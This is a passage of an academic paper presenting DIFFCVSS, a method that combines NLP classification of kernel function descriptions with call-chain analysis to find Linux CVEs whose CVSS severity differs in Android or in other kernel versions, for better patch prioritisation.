The Linux kernel alone is reported to have thousands of bugs each year, and hundreds of them are security related bugs (vulnerabilities). When a vulnerability is severe, it is supposed to be patched promptly to avoid being exploited [4]. This is crucial given its extremely high importance and popularity. To assist with the severity assessment, maintainers widely use Common Vulnerability Scoring System (CVSS) [35], an open framework for characterizing the severity of vulnerabilities. CVSS is a metric-based system; combining all CVSS metrics with different weights allows people to calculate [1] a score ranging from 0 to 10 (the most severe). In practice, CVSS has been widely adopted as a standard measurement system by industries, organizations, and governments; the National Vulnerability Database (NVD) provides CVSS scores for almost all known Linux vulnerabilities.

The "one for all" CVSS usage. A fundamental problem arises when CVSS meets Linux—it is used in an "one for all" manner. When a bug reporter requests a *Common Vulnerabilities and Exposures* (CVE) [47] for a vulnerability, the CVE maintainers assign a (single) CVSS score for it, typically based on the mainstream Linux. All affected versions and some derivatives will then simply honor the assigned CVSS score for prioritizing their patches. This is understandable because assigning the CVSS score is quite laborious and requires expertise. Maintainers of small derivatives may not afford the reevaluation for all of their system.

A "one for all" CVSS usage results in two critical problems in vulnerability prioritization. First, patches for a severe vulnerability may be delayed or even ignored when its severity is underestimated. While a CVSS score is assigned for the project where the vulnerability was originally found, the vulnerability may manifest a much higher severity in a different version or derivative. Second, overestimating the severity in a different version or a derivative may waste maintenance resources when they are improperly allocated to non-critical vulnerabilities, which delays the patching for more critical vulnerabilities.

The severity of vulnerabilities varies significantly across different operating systems (OSes) [23]. In recent years, some security-sensitive vendors (e.g., Red Hat [53], Ubuntu [63] and BlackBerry [41]) have begun publishing their own severity levels for vulnerabilities that affected their products. For example, Red Hat re-evaluated CVSS scores of 2,199 Linux-related CVEs, among which 981 CVEs have different CVSS scores from the original ones, with 247 having higher scores in Red Hat. Unfortunately, such *OS-aware* severity analysis is commonly done manually by analyzers [6] and only by major vendors. Such an approach certainly would not scale and be

*The first two authors are ordered alphabetically.
†Kangjie Lu and Xiaojing Liao are co-corresponding authors.

affordable for small vendors. As a result, reusing the CVSS scores assigned by NVD is still the dominating strategy in practice. Hence, it is essential to automatically analyze the severity of vulnerabilities in an OS-aware manner, to support thousands of affected derivatives and versions.

OS-aware vulnerability prioritization: challenges. Given a vulnerability, automatically calculating its CVSS score for different OSes is challenging. First, determining the exploitability of a vulnerability is still an open problem [69], which requires understanding code semantics, reachability, environments, etc. Second, CVSS involves many metrics from multiple dimensions. Automatically assessing them to determine the scores is hard. To our knowledge, none of the existing works can provide *OS-aware* and automated severity analysis for thousands of derivatives and versions of a program like the Linux kernel.

Our approach. In this paper, we propose OS-aware vulnerability prioritization (namely DIFFCVSS) for Linux-based systems, which employs differential severity analysis for Linux derivatives and versions. Specifically, given a Linux CVE (i.e., a vulnerability assigned with a CVSS score for the mainstream Linux), DIFFCVSS employs both static program analysis and natural language processing (NLP) to precisely identify and map Linux functions to CVSS metrics, and match code paths related to the CVE in both the mainstream version and the target version. It then performs OS-aware analysis for the metrics-related functions in the code paths. By differentially comparing the metric-related functions, DIFFCVSS automatically determines if the vulnerability is less or more severe in the target version. DIFFCVSS pinpoints such cases for maintainers to further reevaluate the severity for the specific target version. A unique strength of this approach is that it transforms the challenging CVSS calculation into automatable differential analysis. More specifically, to realize DIFFCVSS, we propose multiple new techniques.

First, we identify CVSS-related functions and map the CVSS metrics to them. The technique trains a set of classifiers using the Bi-directional Long Short-Term Memory Networks (BiLSTM) [15] +attention model. We choose this model because it can capture the semantic context of a full sentence, also pay more attention to those informative words that have significant impact to classification results. It further leverages transfer learning to transform semantic knowledge to a specific domain. Second, we identify and map call-chains (vulnerability paths) for a CVE. This technique employs both static program analysis and NLP techniques to precisely locate and match the call-chains in Linux and its derivatives. Third, we perform metric-level differential analysis against functions in the call-chains and determine if the vulnerability deserves a severity reevaluation in the target OS version.

We have implemented DIFFCVSS and applied it to the mainstream Linux and downstream Android systems. We choose them because they represent the most popular Linux-based ecosystem. We found that DIFFCVSS is able to precisely map CVSS-related functions and identify the call-chains leading to the vulnerability. More importantly, with DIFFCVSS, we found 110 vulnerabilities that have different severity levels between Android and Linux, and 30 vulnerabilities that have different severity levels across different versions of the Linux kernel itself. In 18 cases, the severity is much higher in the derivative Android system. Failure to re-assess them would delay the patching of severe vulnerabilities, which incurs significant threats. These results show that DIFFCVSS offers a precise and effective way to identify vulnerabilities that manifest different severity levels in a specific OS and thus deserve a severity reevaluation. In addition, we conduct a user study on DIFFCVSS, and the results demonstrate the effectiveness and usability of DIFFCVSS for its users (e.g., maintainers).

In summary, this paper makes the following contributions:

- **Mapping functions to CVSS metrics.** We train a set of classifiers to map functions to the CVSS exploitability metrics based on their descriptions in Linux kernel and further leverage transfer learning to transform the semantic knowledge learned from Linux to the Android domain.
- **Identifying and matching vulnerability paths for CVEs.** Based on CVE information, DIFFCVSS employs static program analysis and NLP to precisely identify the corresponding vulnerability paths (from an entry point to the vulnerable function) and match them between Linux and Android. We believe that identifying vulnerability paths is a useful technique that can enable further research such as patch generation and testing, and impact analysis.
- **OS-aware vulnerability prioritization.** With the mapping from functions to CVSS metrics and the identified vulnerability paths, DIFFCVSS employs differential severity analysis, which can automatically determine the severity differences for the vulnerability in different OSes.
- **A severity reevaluation of Linux vulnerabilities.** With the new techniques, DIFFCVSS achieves an impressive precision in the differential severity analysis. With DIFFCVSS, we also found 110 vulnerabilities that have different severity across Android and Linux. More critically, 18 of them have a higher severity and should be reevaluated per OS to avoid delayed patching. Also, the usability study shows that DIFFCVSS can guide maintainers to assess vulnerability correctly and effectively in an OS-aware manner.

2 Background

2.1 Cross-OS Vulnerabilities

A vulnerability becomes a cross-OS vulnerability when it exists in many OSes (e.g., Linux, Android, and Red Hat) and causes a different severity in them. Such vulnerabilities should be evaluated separately per OS.

Prevalence of cross-OS vulnerabilities. The Linux kernel has been shipped to a wide variety of computing systems, such as IoT devices, mobile devices (mainly Android), personal computers, and industrial control systems (ICS). One of the

System Type	Number of vendors	Vendor	CVE	Vendor Severity	NVD Severity
Mobile devices	5	BlackBerry, Huawei, LG,etc.	CVE-2020-11652	6.5 MEDIUM	8.6 HIGH
IoT/ICS devices	7	NetApp, Siemens, SAP, etc.	CVE-2018-2477	8.8 HIGH	6.5 MEDIUM
Network devices	8	Cisco, PulseSecure, SonicWall etc.	CVE-2020-1993	5.4 MEDIUM	3.7 LOW
Personal computer	6	Ubuntu, Red Hat, SUSE etc.	CVE-2017-5897	3.7 LOW	9.8 CRITICAL

Table 1: Examples of re-evaluated CVEs by different vendors.

most well-known Linux derivatives is the Android common kernels [27], also known as ACKs, which are downstreams of the Linux kernel. Furthermore, plenty of mobile OSes are based on ACKs or Linux kernel, such as BlackBerry Secure [41], ColorOS [51], EMUI [34], MIUI [48], and Chrome OS [28]. Therefore, most vulnerabilities in Linux and Android are cross-OS vulnerabilities. Our study on 2,911 CVEs in the Linux kernel and 6,080 CVEs in Android found that 26 vendors and 10 third parties have reevaluated the severity of these vulnerabilities on their own or other platforms. Table 1 shows several example vulnerabilities that were reevaluated by different vendors. Although some major vendors have their own criteria for reevaluating the severity [7, 53, 63]. The criteria are rough and hard to automate for analyzing different vulnerabilities. These results indicate that cross-OS vulnerabilities are pervasive and have raised awareness in major vendors (but not in small vendors yet).

2.1.1 Impacts of Cross-OS Vulnerabilities

Linux Severity (CVSS 3.0)	Medium of DD	Average of DD
LOW	349	349
MEDIUM	99	138.5
HIGH	34.5	57
CRITICAL	8	8
Average	122.6	138.5

Table 2: Delayed patch days of the Linux vulnerability on Android-MSM project [2]. DD = delay days.

The severity of a vulnerability would significantly influence the patch prioritization of the vulnerability. However, in practice, the "one for all" strategy is widely adopted, regardless of the underlying OSes, which would inevitably result in overestimation or underestimation of the severity. We next present how overestimation and underestimation result in security concerns.

Underestimation causes delayed or even missed patches, leaving the program vulnerable. Given the limited maintenance resources, software vendors have to de-prioritize the patching of vulnerabilities with lower severity level. Android Security [4] mentions that *"The first task in handling a security vulnerability is to identify the severity of the bug and which component of Android is affected. The severity determines how the issue is prioritized."* When comparing the patch time of vulnerabilities in the Linux kernel and the Android-MSM project [2] (see Table 2), we found that the delays (in days) are inversely proportional to the severity reported by the NVD. Therefore, underestimation of vulnerability can lead to a delay of months and even years. In practice, we have actually observed many cases where underestimation leads to delayed and missed patches, such as CVE-2016-5696 [13]. It is worth noting that when a vulnerability is assigned with a CVE, it has been publicized, which means adversaries know them. In this case, delaying or ignoring the patches is particularly critical.

Overestimation wastes limited maintenance resources (which in turns also delays the patching for more critical ones) and is quite common. According to the data released by NVD [36], from 2017 to 2020, the number of vulnerabilities disclosed each year has almost doubled from that before 2016. On average, each enterprise will find 870 CVEs from 960 IT assets every day [64], and they usually follow the severity scores published on NVD. Specifically, 33.4% of vulnerabilities re-evaluated by Redhat have a lower CVSS score than that from NVD. Hence, handling a large amount of vulnerabilities a day poses a big challenge for organizations, especially on those overestimated, which will lead a serious resource drain. Such inappropriate and non-optimal resource allocation could in turn result critical vulnerabilities in being delayed.

Overall, the "one for all" CVSS usage can cause many issues, and more and more vendors have started to re-evaluate the vulnerabilities. CVSS scores are widely used to prioritize the fixes of vulnerabilities. The timeliness of the patching of a vulnerability is often proportional to its CVSS score [76]. CVSS scoring has been complained of being too generic by lots of organizations [72], without considering different execution contexts [24], which are common due to customization. As a result, more and more vendors started performing the re-evaluation of vulnerabilities for proper prioritization and risk management. We found that their re-evaluation results are alarming—severity differences are quite prevalent in cross-OS vulnerabilities; nearly 44.6% of vulnerability scores re-evaluated by Red Hat are different from that of NVD. It is also worth noting that existing re-evaluation is largely manual [6], which cannot scale and would still slow down the patching by months or even years [76]. Furthermore, in our user study (see §7), almost all participants agreed that the "one for all" CVSS usage is problematic, and re-evaluating severity is necessary but laborious, time-consuming, and expertise-required.

2.2 CVSS Metrics

The CVSS is an open and widely-adopted vulnerability severity scoring standard. It assigns severity scores to vulnerabilities, which allows responders to prioritize resources for responses. A vulnerability is typically assigned a CVSS score




Figure 1: An overview of DIFFCVSS.

rating from zero to ten that maps to severity levels from low to high (i.e., 0.1-3.9 as low, 4.0-6.9 as medium, 7.0-8.9 as high, and 9.0-10 as critical). To generate a CVSS score, an assessor will follow the CVSS specification document [35] to assign values to a set of metrics. A CVSS score is then calculated according to a CVSS vector aggregating CVSS metric values. The formulas can be found in [35]. The CVSS score influences the enthusiasm of applying patches from relevant product suppliers.

There are two types of metrics, *exploitability metrics* and *impact metrics*. The exploitability metrics reflect the properties of the vulnerability that lead to a successful attack, and their values indicate the exploitation difficulty [35], which include the following four parts: (1) *attack vector* (`AV`), reflecting the context in which vulnerability exploitation is possible. It consists of four values: `N` (network), `A` (adjacent network), `L` (local) and `P` (physical). (2) *attack complexity* (`AC`), indicating the additional conditions for a successful exploit; if a successful exploitation requires some measurable amount of efforts the `AC` should be `H` (high); otherwise, it should be `L` (low). (3) *privileges required* (`PR`), describing the privileges required for an exploit, ranging from `H` (high privilege requirement such as "root") to `N` (none privilege is required, thus easier exploitation). (4) *user interaction* (`UI`), showing the requirements for the user to participate in the exploitation, ranging from `R` (required, thus a harder attack) to `N` (none, thus an easier attack).

This project aims at analyzing exploitability metrics, instead of impact metrics (e.g., confidentiality, integrity, availability). This is because impact metrics are typically decided by the type of the vulnerabilities, and the associated impact score would not change across OSes. That said, based on the needs of vendors, the techniques proposed in this work can also be naturally extended to include impact metrics.

3 Overview

DIFFCVSS's goal is to enable OS-aware vulnerability prioritization. DIFFCVSS employs differential analysis to automatically identify whether a vulnerability would manifest a different severity in a different OS. In this work, we focus on the most commonly used systems, the Linux kernel, and the derivative Android kernel. Their security can influence billions of devices. Figure 1 shows the overview of DIFFCVSS, which consists of four parts: ① metric2function mapping, ② vulnerability artifact recognition, ③ vulnerability call-chain identification, and ④ differential severity analysis. More specifically, using Linux/Android kernel function descriptions in the documentation, DIFFCVSS constructs a map between functions and exploitability metrics (i.e., `AV`, `AC`, `PR`, `UI`) to support vulnerability severity quantification. For example, the Linux kernel function `ns_capable` with description *"determine if the current task has a superior capability in effect"* should be mapped with `PR:H`, indicating a high privilege requirement (①). Meanwhile, given a vulnerability in the Linux kernel, as documented by CVE, our approach extracts useful semantic information about the vulnerability (e.g., *affected version*, *vulnerable function*, *system call*, etc.) from the CVE description and the corresponding Linux git log, which enables vulnerability call-chain identification (②). Then, DIFFCVSS compiles the Linux kernel (with *affected version*) and determines vulnerability call-chains using artifacts (e.g., vulnerability-related functions and tokens) extracted in previous step. Such information is further used to identify and match the corresponding vulnerability call-chains in the affected Android kernel (③). Given both Linux and Android vulnerability call-chains, DIFFCVSS conducts a differential analysis to identify the vulnerability path differences (functions), and further determine how such difference will affect vulnerability severity level, by examining the function in the call-chains and their associated CVSS metrics (④).

4 Design

In this section, we will detail the design of DIFFCVSS.

4.1 Mapping Metrics to Functions

As the first component, DIFFCVSS maps exploitability metrics to functions: (1) identifying functions that are related to the CVSS metrics and (2) mapping the CVSS metrics value to the functions. We decide to perform the function-based mapping for two reasons. First, we found that, in most cases, the severity assessment determines metric values at a granularity of functions. Second, function description in source code pro-




Figure 2: CVE description and Linux git log of CVE-2017-15265.

vides a direct and easy way for developers to understand the functionality, parameters, or the usages of a function. Hence, we can use NLP techniques to automatically analyze those descriptions to identify functions that are related to the CVSS metrics and to construct the mapping.

For example, the Linux function `tcp_rcv_established` has the description of *"TCP receive function for the ESTABLISHED state"*. This description indicates the function is bound to the network stack (i.e., `AV:N`). We can thus construct a mapping between `tcp_rcv_established` and `AV:N`. We elaborate on our design as follows.

Function-description extraction. To extract function descriptions, we first use *Sphinx* [38] to automatically identify well-structured descriptions in the kernel-doc format from kernel source files. However, less-structured descriptions are common (around 67.6%) that cannot be directly extracted by *Sphinx*. To address this, we use regular expression to extract them. Specifically, we first use Coccinelle [52], a tool for pattern matching and text transformation, to extract the function name and its line number from source code. Then, we design regex expressions to capture single-line and multi-line block descriptions above the function. As a quick evaluation, we manually sample 200 functions with less-structured descriptions for testing. The results show our regex-based method is very effective—achieving a recall of 100% and a precision of 99.5%. As a result, we gather 48,232 function descriptions by using *Sphinx* and 100,778 more using the regular expressions, which can cover all of core kernel functions [37].

Inferring CVSS metrics for functions. After gathering function descriptions, DIFFCVSS then infers CVSS metrics for each function based on their descriptions. In our study, we use BiLSTM [15] and attention mechanism [66] for function-description reasoning and exploitability-metric classification. We choose such a model for two reasons. First, some descriptions are relatively long (more than 100 words), hence we use the BiLSTM model which is able to memorize longer sequences of the input data. Second, after manually reviewing




Figure 3: BiLSTM+Attention model

hundreds of ground-truth data, we found some informative keywords that have decisive impact on the functionality of functions, which can be captured by the attention mechanism. For example, if a function description has the words such as "permission", "privilege", "admin", "capability", it has a high chance to be associated with `PR:H`. Note that those informative words are learned by the self-attention mechanism instead of manually observation. In particular, our BiLSTM consists of two LSTM units, which operate in both directions to capture long-term dependencies between word sequences. Also, the attention mechanism can automatically focus on the words that have a decisive effect on the classification to capture the most critical sentimental information in a sentence.

More specifically, we first represent sentences in the descriptions into vectors. We concatenate each word's vector generated by words embedding [62]. Based on this, DIFFCVSS further uses BiLSTM [15] and the attention mechanism [66] to discover metric-related functions. As shown in Figure 3, our model consists of four components: (1) Input layer which is the sentence vector $emb_s = \{e_1, e_2, ...e_T\}$, concatenated by the each token's vectors e_i that is output by the pre-trained Word2vec's skip-gram model. (2) LSTM layer which contains two sub-networks to learn left and right sequence contexts respectively. The outputs are the word anno-

tations $h_i = \{\overrightarrow{h_i} \oplus \overleftarrow{h_i}\}$, where $\oplus$ is the concatenate operation. (3) Attention layer: considering that not all context words have the equal contribution to the semantics of a sentence, we use a self-attention layer to automatically capture important parts of the sentence itself. The output of attention layers is $s = \sum_t \partial_t h_t$, where ∂ is an attention weight, s is the output sentence vector, and t is the word sequence. (4) Output layer: further, s is the input to the softmax layer for exploitability-metric classification, i.e., $y = \text{soft}\max(W_s s + b_s)$, where W_s is the weighted matrix, and b_s is the bias.

Note that each function can be associated with more than one exploitability metrics. For example, `file_ns_capable` can be mapped to two metrics `PR:H` and `UI:R`, because it is a file operation that needs user interaction while it is also a permission check that determines if the operator of that file has a permission. Hence, in our study, we train a classifier for each exploitability metric (see §5).

Transforming model to Android domain. In order to avoid excessive human work in labeling functions in Android kernels, we transform the semantic knowledge learned from Linux kernel to Android. Our key insights are two-fold. First, an Android kernel is built on top of the Linux kernel, and they share around 84% of functionalities [40]. Second, although the Android kernel introduces various Android-specific facilities, such as `ashmem` (Android shared memory driver), `Binder IPC mechanism`, and `wake lock` mechanisms [57], the informative words that have significant impacts on the classification results should share the same or similar meaning. For example, the function `sdcardfs_permission` is an Android-specific function, used to perform permission check on the `sdcardfs` inode. Its description is *"calling process should have `AID_SDCARD_RW` permission"*. Although `AID_SDCARD_RW` is an Android-specific term, the informative keyword "permission" here is inline with the Linux kernel.

In order to keep such similarity and mitigate the subtle platform differences, we fine-tune the model transferred from the Linux kernel using a small number of data which are specific to the Android domain. Particularly, we freeze attention layers to preserve learned informative keywords and at same time adjust hidden-layers using such fine-tuning data to make the transferred model optimized for the Android kernel. More specifically, DIFFCVSS copies the parameters in the attention layers from the Linux kernel model to the Android kernel domain. Then, DIFFCVSS fine-tunes the transferred model based on the data selected in §6.1. DIFFCVSS will enumerate all the different combinations of the hyper-parameters and choose the one with the best performance. Those hyper-parameters include different optimizers, dropout for regularization, learning rate, and epoch.

Discussion. To evaluate the reliability of function descriptions on assessing the severity of vulnerabilities, we manually investigate a ground truth dataset (see §6.1) and find that the function descriptions can effectively indicate the severity of vulnerabilities. Specifically, we manually look into all the vulnerability call-chains recorded in the fuzzing log and find 489 functions with descriptions that directly reflect the exploitability metrics values. For example, the description of function `tomoyo_check_unix_acl` is *"Check permission for Unix domain socket operation"*, which provides highly relevant information about exploitability metrics `PR`. Also, for all the ground-truth vulnerabilities, on average, 85.1% of their exploitability metrics can be directly reflected in the descriptions of functions on the vulnerability call-chain. The result shows that most vulnerability call-chains contain enough functions that have severity-related descriptions.

4.2 Vulnerability Artifact Recognition

As mentioned earlier, semantic information (including affected version, vulnerable functions, and system calls) of vulnerability paths comes from the text content of CVE and Linux git log. In our study, to rebuild the vulnerability path given a vulnerability, we will retrieve (1) compilation-related information (i.e., affected version, configuration options), which provides settings for us to compile kernel into LLVM IR. (2) vulnerability entry points and endpoints (i.e., system call, vulnerable function), which enable us to generate possible vulnerability call-chain in the call graph. (3) vulnerability-related functions and tokens (e.g., module name, macro name), which helps us determine functions (except for vulnerable function) in the vulnerability path.

Retrieving affected version, vulnerable function, and system call. We adopt the method used in Semfuzz [74], which uses both regex expression and constituency tree that represent the syntactic structure of a sentence [14], to recognize affected version, vulnerable function, and system call in the CVE and Linux git log.

Identifying affected configuration. The configuration information indicates whether driver is built into the kernel (e.g., `CONFIG_XFRM_MIGRSTE=y`) or is not selected (e.g., `CONFIG_XFRM_MIGRSTE=n`). Those options are specified in the config file of the kernel, e.g., `.config` in the Linux. To retrieve those information, we use regex "`\bCONFIG_\w+`" to identify the configuration name and operation. After that, we use its semantic context to determine its option ("y" or "n"). Specifically, we construct a dependency tree using spaCy [33] to identify the verb of configuration name. If the verb is either "enable", "use", "enforce" or "build" and there is no negation modifier before the verb, we will regard the configuration option is "y". However, if the verb contains negative meaning (e.g., "disable") or there is an negation modifier dominating the verb (e.g., "is not enabled"), we will view configuration option is "n". In our study, we use spaCy [33] to identify negation modifiers.

Recognizing and inferring vulnerability-related functions. Here we defined vulnerability-related functions as the functions in the vulnerability path. Such inferred functions will facilitate the identification of vulnerability call-chains

(see §4.3). To this end, we generate a list of Linux function names using Coccinelle [52] and match those functions names in the text. However, not all vulnerability-related functions are recorded in the CVE or git log, but only some keywords (e.g., `ioctl`, which can be correlated to the functions `do_vfs_ioctl`, `vfs_ioctl`). Hence, in our study, we retrieve those keywords (i.e., vulnerability-related tokens) and further infer functions associated with those keywords. More specifically, after manually examining 100 CVE and git logs, we determine three kinds of vulnerability-related tokens: module name, variable name/type, macro name. After that, we generate the list of all module names, variables, macro names in the Linux kernel by building parsers on top of Coccinelle [52]. In this way, we achieve three lists with 2,538 module names, 81,327 variable name/type, 1,903,662 macro names.

Given those lists and associated types, we retrieve vulnerability-related tokens in the CVE and git log, by considering the semantic context of those tokens instead of the simple approach (string matching) which failed to consider the grammatical property of the words in sentence. For example, `trigger` acts as a variable in the function `static void save_ELCR(char* trigger)`. However, in CVE description or git log, "trigger" is usually used as a verb (e.g., "to trigger buffer overflow"). Specifically, DIFFCVSS uses Part-of-Speech (POS) tagger in spaCy [33] to recognize the grammatical property (e.g., noun, verb, adjective) of each word. If the token appears in the parse tree and its POS tag is either `NOUN` or `PROPN` or `ADJ` [33], we regard it as a vulnerability-related token. Such approach yields an accuracy of 96% to recognize vulnerability-related tokens in the CVE and git log. After that, we correlate such tokens to functions by checking if they appear in a function's description or function name or function body.

4.3 Vulnerability Call-Chain Identification

As we discussed in §2.2, to assess exploitability metrics of a vulnerability, we need to know its vulnerability call-chains (from entry points to the vulnerable function). Instead of using the symbolic execution or directed fuzzing, which suffers from scalability and coverage issues, DIFFCVSS leverages vulnerability information to automatically identify the vulnerability call-chains in the Linux and the Android kernel. As will be shown in §6.3, such an approach is not only scalable but also precise.

Some funcs in the selected call-chain	Related keywords
`snd_seq_create_port`	snd
`snd_seq_ioctl_create_port`	ioctl, snd
`snd_seq_ioctl`	ioctl, snd
`vfs_ioctl`	ioctl
`do_vfs_ioctl`	ioctl
`SYSC_ioctl`	ioctl
`SyS_ioctl`	ioctl

Table 3: Mapping CVE keywords to functions in call chains.

Identifying vulnerability call-chains in Linux. To get the vulnerability call-chains in the Linux kernel, DIFFCVSS first leverages the vulnerability patches and CVE description to find all the related functions, and applies two rules to identify a call-chain as the vulnerability call-chain if (1) it contains a highest number of related functions; and (2) the functions in the call-chain should also match with the same severity metrics specified in the CVSS. Taking CVE-2017-15265 as an example, given its vulnerable function `snd_seq_create_port`, DIFFCVSS identifies 514 call chains from different entry points. However, based on the description in Figure 2, DIFFCVSS will identify several keywords, such as `sound`, `snd`, and `ALSA`. By using these keywords to find the related functions (see Table 3) and match with them, DIFFCVSS can uniquely identify the vulnerability call-chain.

Matching vulnerability call-chains in Android. Since the CVSS is evaluated for the Linux kernel instead of Android, we cannot directly use the CVE description to identify the corresponding vulnerability call-chain in the Android. To address this, we propose a method to match the most relevant vulnerability call-chain in Android based on a fact that most functions are still the same or similar between the two kernels. We use the following formula to evaluate the similarity between two call-chains (one in Linux and the other in Android). The idea is quite simple and intuitive—we perform a similarity analysis against the two call-chains, and the similarity is defined based on two intuitions: (1) similar call-chains should call many same functions in the same order, and (2) the shared functions should also be similarly distributed in the call chains. That is, they also share a similar structure.

Accordingly, we define the similarity formula $Sim = std(index(LCS(CC_L, CC_A))) * len(LCS(CC_L, CC_A))$, where CC_L and CC_A are the call-chains in Linux and Android, respectively; LCS is the longest common subsequence, which is commonly used to measure the edit distance between two lists and used in previous works such as [9], to measure the similarity of call-chains; $index()$ is to get the indexes of shared items in the Linux call chain and LCS; *std* is the standard deviation(std) of the indexes list. `std` is a measure of dispersion for the shared functions; a higher std indicates that the shared functions are spread out over a broader range of the call chain. Thus, the higher the *Sim* is, the more similar the two call-chains are.

Addressing the path-explosion problem. It is unrealistic to explore all call-chains due to the path-explosion problem. We observe that 95% of feasible paths collected from the fuzzing log generated by Syzkaller [65] contain less than 18 functions. Based on this observation, we employ the Dijkstra's algorithm [16] (a algorithm for obtaining the shortest paths between two nodes in a graph) to select paths with less than 18 functions. Our evaluation results in §6.3 show that this approach only introduces about 4/65 (6%) of false negatives. However, without such a limit, there will be almost an "infinite" number of reachable paths from an entry point to a vulnerable function—the complexity is O(V!) [59], where V

is the number of vertices in the call graph; we found that the V is larger than 300K in the recent versions of the Linux kernel, easily leading to path explosion. Therefore, we believe that choosing such a limit of 18 functions is necessary.

4.4 Differential Severity Analysis

After identifying and matching the vulnerability call-chains in Linux and Android, DIFFCVSS analyzes their severity differences. DIFFCVSS first uses the function-metric mapper (§4.1) to determine whether the functions in the Android vulnerability call-chain are associated with exploitability metric values, based on which DIFFCVSS can inference the values for each exploitability metric. Notice that, for a specific metric, if multiple values are found in the call-chain, DIFFCVSS will choose the value associated with higher exploit requirements. For example, if DIFFCVSS finds two different functions in the Android vulnerability call-chain, one is associated with `AV:N` and the other is associated with `AV:P`, the final value for exploitability metric `AV` will be `P`. This is because the attacker has to access the vulnerable machine physically (`AV:P`), which is a higher exploit requirement than remotely accessing the machine (`AV:N`). After that, DIFFCVSS employs differential analysis to compare the exploitability metrics in the Android and with the original CVSS vectors in the CVE database. In this way, DIFFCVSS outputs the differential metric values for the vulnerability in Linux and Android.

For instance, given a cross-OS vulnerability CVE-2016-2085 with the function `inode_permission` in the differential call-chains, DIFFCVSS will map such a function to the metric value `PR:H`. When comparing with the original metric value of `PR:N`, we conclude that an attacker requires higher privileges when exploiting the vulnerable component.

Metrics-severity rating and comparison. Given those differential metric values in Linux and Android, DIFFCVSS quantifies severity changes using the CVSS calculator [1], by mapping those metric values into real numbers. Note that the quantification focuses on only the differential metrics, which is a limited number, so it is easily automatable. Using the same example of the vulnerability CVE-2016-2085, which differential metrics are `PR: H`, and `AC: H`; after calculating the severity changes, the results show that this vulnerability has a lower severity in Android than Linux.

5 Implementation of DIFFCVSS

Word2Vec model training. We train the Word2vec model using gensim [54]. The size of word vector is 300 (the commonly-used value); the window size is 5 (maximum distance between current words and predicted words); and min_count is set to 1 (consider all the words appear in the corpus). The training corpora includes 149k function descriptions from the Linux kernel, 145K function descriptions from the Android kernel, 3k Linux-related CVE descriptions, and 935K git log messages. We pre-process each text sequence by removing white space and stopwords, transforming hump-expressed or underline-expressed function names into separate words (e.g., check_ipc_perms -> check ipc perms), expanding constructions (don't -> do not), etc.

BiLSTM+Attention model training. We manually annotated 5,594 functions in total for model training. Using the aforementioned model architecture (§4.1), we train a multi-classifier for `AV` and three binary-classifiers for `AC`, `PR`, and `UI`, respectively. We implement our models using *Tensorflow* [5]. The embedding size is set to 300 (same as the word2vec). The hidden size used in BiLSTM is 150. The attention layer is initialized with normal distribution. The dropout rate is 0.2. In the dense layer, we use the *softmax* as the activation function. Also, we use the categorical cross-entropy loss and Adam optimizer with learning rate 0.0001 in the model training.

